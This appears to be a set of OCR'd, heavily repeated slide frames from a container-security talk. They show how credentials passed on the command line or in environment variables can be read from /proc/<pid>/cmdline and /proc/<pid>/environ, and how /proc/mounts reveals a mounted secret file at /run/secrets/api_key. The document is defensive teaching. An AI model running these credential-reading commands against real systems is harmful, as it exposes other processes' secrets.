
```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
```

"Best" Practice: Credentials via Environment




```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ
```

"Best" Practice: Credentials via Environment




```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ | sort -u
```

"Best" Practice: Credentials via Environment




```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ | sort -u
BA_CREDENTIALS=checker:s3cr3t_p4ssw0rd
HOME=/root
HOSTNAME=e51aabe7cab9
INTERNAL_SERVICE_PASS=intern@l_s3rvic3_p@ssword
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/
```

"Best" Practice: Credentials via Environment




```
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> tr '\0' '\n' </proc/6/environ | sort -u
BA_CREDENTIALS=checker:s3cr3t_p4ssw0rd
HOME=/root
HOSTNAME=e51aabe7cab9
INTERNAL_SERVICE_PASS=intern@l_s3rvic3_p@ssword
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/
```

Bester Practice: Credentials via Files




Bester Practice: Credentials via Files




```
> cat </proc/mounts
```

Bester Practice: Credentials via Files




```
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMQHFPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/JOXPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
NRTNDKO5RARCIW5CT:/var/lib/docker/overlay2/l/6QXOFMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
```

Bester Practice: Credentials via Files




```
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMQHFPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/JOXPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
NRTNDKO5RARCIW5CT:/var/lib/docker/overlay2/l/6QXOFMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
```

Bester Practice: Credentials via Files




```
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMQHFPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/JOXPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
NRTNDKO5RARCIW5CT:/var/lib/docker/overlay2/l/6QXOFMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
ocker/overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/work 0 0
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,size=65536k,mode=755,inode64 0 0
devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666 0 0
sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
cgroup /sys/fs/cgroup cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursiveprot 0 0
mqueue /dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime 0 0
shm /dev/shm tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k,inode64 0 0
/dev/vda1 /usr/sbin/docker-init ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/resolv.conf ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hostname ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /etc/hosts ext4 rw,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
/dev/vda1 /run/secrets/api_key ext4 ro,relatime,discard,errors=remount-ro,mb_optimize_scan=0 0 0
> ls -l /run/secrets/api_key
```

Bester Practice: Credentials via Files




```
> cat </proc/mounts
overlay / overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/l/6XZGVFNNR6QMQHFPQUUBMUEVF6:/var
/lib/docker/overlay2/l/TFUJHDBJZSL5EMGTA6VDY3NBHH:/var/lib/docker/overlay2/l/V7XHEMAPXCLY6CF5YABN
P6B6ZJ:/var/lib/docker/overlay2/l/JOXPEUHQBJVURGAUXDV4EJZYGP:/var/lib/docker/overlay2/l/65WZDF5LX
NRTNDKO5RARCIW5CT:/var/lib/docker/overlay2/l/6QXOFMJITDEIGD4JJ5BDVQJEP6,upperdir=/var/lib/docker/
overlay2/3b5c36395a05979ae80711a0b1c7662539245f7eb0178f31436f93eeb199a17a/diff,workdir=/var/lib/d
